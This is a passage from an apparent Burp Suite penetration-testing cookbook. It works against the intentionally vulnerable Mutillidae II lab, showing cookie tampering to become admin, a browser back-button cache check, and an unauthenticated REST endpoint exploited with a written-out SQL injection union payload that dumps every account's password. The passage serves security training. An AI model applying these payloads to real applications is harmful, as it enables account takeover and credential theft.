


Figure 4.43 – Notice the two cookie values, username and uid

6. Edit the two cookie values, changing `username` to `admin` and `uid` to `1`. Once you've done this, forward the request:




Figure 4.44 – Manipulating the cookie values to elevate privileges

7. After forwarding the request, choose **Proxy** | **Intercept is off** (toggle off):




Figure 4.45 – Proxy | Intercept is off

8. Return to your browser; notice that you are now logged in as **admin**. You've elevated your standard user privileges to become an administrator:

Figure 4.46 – Session now shows the admin session

How it works...

By manipulating cookie values that are easily guessable, we can elevate our authenticated session from a regular user to an administrator.

Testing for browser cache weaknesses

Browser caching is provided for improved performance and a better end user experience. However, when sensitive data is typed into a browser by the user, such data can also be cached in the browser history. We can view this cached data by examining the browser's cache or simply pressing the browser's *back* button.

Getting ready

Using the browser's back button, determine whether login credentials are cached, allowing for unauthorized access. Examine these steps in Burp to understand the vulnerability.

How to do it...

1. Log in to the Mutillidae application as `admin` with a password of `admin`:




Figure 4.47 – Logging in as admin

2. Now, log out of the application by clicking the **Logout** button from the top menu.




Figure 4.48 – Logout

3. Verify you are logged out by noting the **Not Logged In** message:




Figure 4.49 – Verifying that you're not logged in

4. View these steps as messages in Burp's **Proxy | HTTP history** area as well. Note that the logout performs a **302** redirect to not cache cookies or credentials in the browser:




Figure 4.50 – Finding the logout request under Proxy | HTTP history

5. From your Firefox browser, click the *back* button:




Figure 4.51 – Using the browser's back button

Notice that you are now logged in as `admin` even though you did not log in! This is possible because of cached credentials stored in the browser and the lack of any cache-control protections set in the application:

Figure 4.52 – The browser caches the session so that we are still logged in, even after clicking the Logout button

6. Now, refresh/reload the page in your browser; you will see you are now logged out.

How it works...

No request is captured in Burp Suite when you press the browser's back button. This is because the back button action is isolated within the context of the browser. No message was sent through Burp Suite to the web server to perform this action. This is an important distinction to note. Due to a lack of caching protection, we found a vulnerability where the logout does not destroy the session on the client side.

Testing the account provisioning process via the REST API

Account provisioning is the process of establishing and maintaining user accounts within an application. Provisioning capabilities are usually restricted to administrator accounts. Penetration testers must validate that account-provisioning functions are only available to users with proper identification and authorization. A common venue for account provisioning is through REST API calls. Many times, developers may not put the same authorization checks in place for API calls that are used in the UI portion of an application.

Getting ready

Using REST API calls available in the OWASP Mutillidae II application, determine whether any unauthenticated API calls exist and whether such calls can provision or modify users.

How to do it...

Make sure you are not logged in to the application. If you are, click the **Logout** button from the top menu. Now, follow these steps:

1. Within Mutillidae, browse to the **User Lookup (SQL)** page and select **OWASP 2013 | A1 Injection (SQL) | SQLi – Extract Data | User Info (SQL)**:




Figure 4.53 – User lookup page

2. Type `user` for **Name** and `user` for **Password**, and then click **View Account Details**. You should see the results shown in the following screenshot. This is the account we will test provisioning functions against using API calls:




Figure 4.54 – Database results for the user account

Through crawling, Burp Suite can find `/api` or `/rest` folders. Such folders are clues that an application is REST-API-enabled. A tester needs to determine which functions are available through these API calls and whether those calls require authentication.

3. For Mutillidae, the `/webservices/rest/` folder structure offers account provisioning capabilities through API calls. Look for these folders via **Target** | **Site map**:




Figure 4.55 – API directory structure

4. To go directly to this functionality within Mutillidae, select **Web Services** | **REST** | **SQL Injection** | **User Account Management**:




Figure 4.56 – Navigating to the User Account Management documentation page

You will be presented with a screen describing the supported API calls and the parameters required for each call. We will refer to this page as the *User Account Management* page. The URL of this page of the web root is `/webservices/rest/ws-user-account.php`:





Figure 4.57 – User Account Management API documentation page

5. Within this *User Account Management* API documentation page, note the GET call section. This page is similar to Swagger or other self-explanatory API pages and provides instructions on the required format to display account information for a single user or all users:


GET: Either displays usernames of all accounts or the username and signature of one account.

Optional params: username AS URL parameter. If username is "*" then all accounts are returned.

Example(s):

Get a particular user: /mutillidae/webservices/rest/ws-user-account.php?username=adrian
Get all users: /mutillidae/webservices/rest/ws-user-account.php?username=*

Example Exploit(s):

SQL injection: /mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat('The+password+for+',username,'+is+',+password),mysignature+from+accounts+--+

Figure 4.58 – API instructions to get account information

6. Using the instructions from the *User Account Management* API documentation page, let's invoke the GET API to view user accounts. To begin, find the call to the User Account Management page under **Proxy | HTTP history**.
7. Go to the **Proxy | HTTP history** table and select the latest request you made to navigate to the User Account Management page. Look for the `/mutillidae/webservices/rest/ws-user-account.php` call in the history. Once found, right-click and send this request to **Repeater**:




Figure 4.59 – Sending the call to the User Account Management page to Repeater

8. In Burp's **Repeater**, add `?`, followed by a parameter name/value pair of `username=user`, to the URL. The new URL should be `/mutillidae/webservices/rest/ws-user-account.php?username=user`:




Figure 4.60 – Adding a username parameter

9. Click the **Send** button – notice that we can retrieve our account data:




Figure 4.61 – Viewing the results of the request

10. Now, to determine whether we can see this data as an unauthenticated user, remove the value of the `PHPSESSIONID` cookie and resend the request. Amazing! No authentication token is required to perform such actions! We just found an unauthenticated API call! This is a huge finding:




Figure 4.62 – Removing the authentication token; note that the results are still returned

11. Let's see what else we can do against this unauthenticated API endpoint. Using the SQL injection string given on the User Account Management page, let's attempt to dump the entire user table.

12. Append the following value after `username=`:

```
user'+union+select+concat('The+password+for+',username,
'+is+',+password),mysignature+from+accounts+--+
```

The new URL should be as follows:

```
/mutillidae/webservices/rest/ws-user-account.php?username=user'
+union+select+concat('The+password+for+',username,'+is+',
+password),mysignature+from+accounts+--+
```

13. Click the **Send** button after making the change to the `username` parameter. Your request should look as follows:




Figure 4.63 – Using a SQL injection attack in the username parameter

14. Notice that we dumped all the accounts in the database that are displaying all usernames, passwords, and signatures! We also dumped this data without any authentication token:

